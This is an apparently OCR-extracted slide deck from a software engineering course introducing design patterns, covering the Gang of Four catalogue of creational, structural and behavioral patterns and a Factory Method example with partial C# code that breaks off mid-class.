
The Idea of Patterns

- How to become a SW Master
  - Learning the rules.
    - Algorithms, data structures, programming languages, etc.
  - Learning the principles
    - Structural programming, Modular programming, Object Oriented, etc.
  - BUT….
    - Being as good as Kasparov means studying, analyzing, memorized and constantly applied the “solutions” of other Masters
  - There are hundreds of these solutions (~patterns)




The Idea of Patterns

- *Each pattern describes a problem that happens several times in our environment, offering for it a solution in a way that it can be applied one million times without being the same twice.*
  - Christopher Alexander (1977)




Patterns

- What is a Pattern?
  - A Solution for a problem in a particular context.
  - Recurrent (applied to other situations within the same context)
  - Learning tool
  - With a Name
    - Identifies it as unique.
    - Common for the users community. (SIMBA)



Motivation of Patterns

- Capture the experience of the experts and make them accessible to the “mortals”
- Help the SW engineers and developers to understand a system when this is documented with the patters which is using
- Help for the redesign of a system even if it was not assumed originally with them
- Reusability
  - A framework can support the code reusability




Advanced Software Development & Engineering

So… Why Patterns?

- Do you need more hints?
- *Designing Object Oriented SW is HARD but, making it reusable is even HARDER!*
  - *Why not gather and document solutions that have worked in the past for similar problems applied in the same context?*
  - Common tool to describe, identify and solve recurrent problems that allows a designer to be more productive
  - And the resulting designs to be more flexible and reusable

9




Advanced Software Development & Engineering

Types of Software Patterns

- Riehle & Zullighoven *(Understanding and Using Patterns in SW development)*
- *Conceptual Pattern*
  - *Whose form is described by means of terms and concepts from the application domain.*
- *Design Pattern*
  - *Whose form is described by means of SW design constructs (objects, classes, inheritance, etc.)*
- *Programming Pattern*
  - *Whose form is described by means of programming language constructs*

10




Advanced Software Development & Engineering

Gang Of Four

- There are several Design Patterns Catalogue
- Most of the Designers follow the book Design Patterns: Elements of Reusable Object Oriented Software
  - E. Gamma, R. Helm, R. Johnson, J. Vlissides.

11




Advanced Software Development & Engineering

Classification of Design Patterns


- Purpose (what a pattern does)
  - Creational Patterns
    - Concern the process of Object Creation
  - Structural Patterns
    - Deal with de Composition of Classes and Objects
  - Behavioral Patterns
    - Deal with the Interaction of Classes and Objects
- Scope – what the pattern applies to
  - Class Patterns
    - Class, Subclass relationships
    - Involve Inheritance reuse
  - Object Patters
    - Objects relationships
    - Involve Composition reuse

12




Essential Elements of Design Pattern

- Pattern Name
  - Having a concise, meaningful name improves communication between developers
- Problem
  - Context where we would use this pattern
  - Conditions that must be met before this pattern should be used




Essential Elements of Design Pattern

- Solution
  - A description of the elements that make up the design pattern
  - Relationships, responsibilities and collaborations
  - Not a concrete design or implementation. Abstract
- Consequences
  - Pros and cons of using the pattern
  - Includes impacts of reusability, portability…




Pattern Template

- Pattern Name and Classification
- Intent
  - What the pattern does
- Also Known As
  - Other names for the pattern
- Motivation
  - A scenario that illustrates where the pattern would be useful
- Applicability
  - Situations where the pattern can be used




Pattern Template - II

- Structure
  - Graphical representation of the pattern
- Participants
  - The classes & objects participating in the pattern
- Collaborations
  - How to do the participants interact to carry out their responsibilities?
- Consequences
- Implementations
  - Hints and Techniques for implementing it




Pattern Template - III

- Sample Code
  - Code fragments for a Sample Implementation
- Known Uses
  - Examples of the pattern in real systems
- Related Patterns
  - Other patterns closely related to the patterns




Pattern Groups (GoF)



Let’s go to the kernel !!

- Taxonomy of Patterns
  - Creational Patterns
    - They abstract the process of instances creation
  - Structural Patterns
    - How objects and classes are used in order to get bigger structures
  - Behavioral Patterns
    - Characterize the ways in which classes or objects interact and distribute responsibilities




Creational Patterns

- Deal with the best way to create instances of objects


```
Listbox list = new Listbox()
```

- Our program should not depend on how the objects are created
- The exact nature of the object created could vary with the needs of the program
  - Work with a special “creator” which abstracts the creation process




Creational Patterns (II)

- Factory Method
  - Simple decision making class that returns one of several possible subclasses of an abstract base class depending on the data we provided
- Abstract Factory Method
  - Interface to create and return one of several families of related objects
- Builder Pattern
  - Separates the construction of a complex object from its representation
- Prototype Pattern
  - Clones an instantiated class to make new instances rather than creating new instances
- Singleton Pattern
  - Class of which there can be no more than one instance. It provides single global point of access to that instance




Structural Patterns

- Describe how classes & objects can be combined to form larger structures
  - *Class Patterns: How inheritance can be used to provide more useful program interfaces*
  - *Object Patterns: How objects can be composed into larger structures (objects)*



Structural Patterns II

- Adapter
  - Match interfaces of different classes
- Bridge
  - Separates an object's interface from its implementation
- Composite
  - A tree structure of simple and composite objects
- Decorator
  - Add responsibilities to objects dynamically
- Façade
  - A single class that represents an entire subsystem
- Flyweight
  - A fine-grained instance used for efficient sharing
- Proxy
  - An object representing another object



Behavioral Patterns

- Concerned with communication between objects
- It's easy for an unique client to use one abstraction
- Nevertheless, it's possible that the client may need multiple abstractions
- …and may be it does not know before using them how many and what!
  - This kind of Patters (observer, blackboard, mediator) will allow this communication

Behavioral Patterns

- Chain of Responsibility
  - A way of passing a request between a chain of objects
- Command
  - Encapsulate a command request as an object
- Interpreter
  - A way to include language elements in a program
- Iterator
  - Sequentially access the elements of a collection
- Mediator
  - Defines simplified communication between classes
- Memento
  - Capture and restore an object's internal state


Behavioral Patterns III

- Observer
  - A way of notifying change to a number of classes
- State
  - Alter an object's behavior when its state changes
- Strategy
  - Encapsulates an algorithm inside a class
- Template
  - Defer the exact steps of an algorithm to a subclass
- Visitor
  - Defines a new operation to a class without change

Examples applied to real life


Creational Pattern Example

- Factory
  - Define an interface for creating an object, but let subclasses decide which class to instantiate.
  - Factory Method lets a class defer instantiation to subclasses.
- Participants
  - **Product (Page)**
    - defines the interface of objects the factory method creates
  - **ConcreteProduct (SkillsPage, EducationPage, ExperiencePage)**
    - implements the Product interface
  - **Creator (Document)**
    - declares the factory method, which returns an object of type Product. Creator may also define a default implementation of the factory method that returns a default ConcreteProduct object.
    - may call the factory method to create a Product object.
  - **ConcreteCreator (Report, Resume)**
    - overrides the factory method to return an instance of a ConcreteProduct.



Creational Pattern Examples


- UML Diagram



Sample Code (Factory)

-
  ```
  // Factory Method pattern –

  using System;
  using System.Collections;

  // "Product"

  abstract class Product
  {
  }

  // "ConcreteProductA"

  class ConcreteProductA :
  Product
  {
  }

  // "ConcreteProductB"

  class ConcreteProductB :
  Product
  {  }
  ```


-
  ```
  // "Creator"

  abstract class Creator
  {
    // Methods
